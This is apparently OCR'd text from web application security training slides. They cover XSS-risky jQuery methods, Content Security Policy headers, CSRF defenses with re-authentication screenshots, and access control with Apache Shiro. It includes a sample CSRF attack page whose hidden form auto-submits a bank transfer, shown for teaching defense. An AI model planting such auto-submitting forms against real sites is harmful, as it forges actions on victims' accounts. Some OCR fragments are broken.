
jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()
.after()	.html()
.animate()	.insertAfter()
.append()	.insertBefore()
.appendTo()	Note: .text() updates DOM, but is safe.

jQuery methods that accept URLs to potentially unsafe content	
jQuery.ajax()	jQuery.post()
jQuery.get()	load()
jQuery.getScript()	

Content Security Policy

- Anti-XSS W3C standard http://www.w3.org/TR/CSP/
- Move all inline script and style into external scripts
- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
  - *Firefox/IE10PR: X-Content-Security-Policy*
  - *Chrome Experimental: X-WebKit-CSP*
  - *Content-Security-Policy-Report-Only*
- Define a policy for the site regarding loading of content

[5] Cross Site Request Forgery Defense




```
<img src="https://google.com/logo.png">

<form method="POST" action="https://mybank.com/transfer">
   <input type="hidden" name="account" value="23532632"/>
   <input type="hidden" name="amount" value="1000"/>
</form>
<script>document.forms[0].submit()</script>
```

CSRF Tokens and Re-authentication

- Cryptographic Tokens
  - Primary and most powerful defense
  - XSS Defense Required

- Require users to re-authenticate



Change Password

Use the form below to change the password for your Amazon.com account. Use the new password next time you log in or place an order.

What is your current password?


Current password:

What is your new password?

New password:

Reenter new password:

Re-authentication



Change E-mail

Use the form below to change the e-mail address for your Amazon.com account. Use the new address next time you log in or place an order.


What is your new e-mail address?

Old e-mail address: jim@manico.net

New e-mail address:

Re-enter your new e-mail address:

Password:



Primary email: ● jim@manico.net

New Email: facebook@manico.net


Facebook email: jmanico@facebook.com

Your Facebook email is based on your public username. Email sent to this address goes to Facebook Messages.

☐ Allow friends to include my email address in Download Your Information

To save these settings, please enter your Facebook password.


Password: ☒ Wrong password.



Change Your Email Address

Current email: jim@manico.net

New email **Meetup password**



Save account changes

Re-enter your Twitter password to save changes to your account.

rmation to reset my password

a password reset by entering only your

his box, you will be prompted to enter

ne number if you forget your password.

etting is saved to this browser.

You can request a file containing your information, starting with your first Tweet. A link will be emailed to you when the file is ready to be downloaded.

[6] Controlling Access

```
if ((user.isManager() ||
     user.isAdministrator() ||
     user.isEditor()) &&
     (user.id() != 1132)) {
        //execute action
}
```

How do you change the policy of this code?

Apache SHIRO

http://shiro.apache.org/

- Apache Shiro is a powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to **authentication, authorization**, cryptography, and session management.
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```

Solving Real World Access Control Problems with the Apache Shiro

The Problem

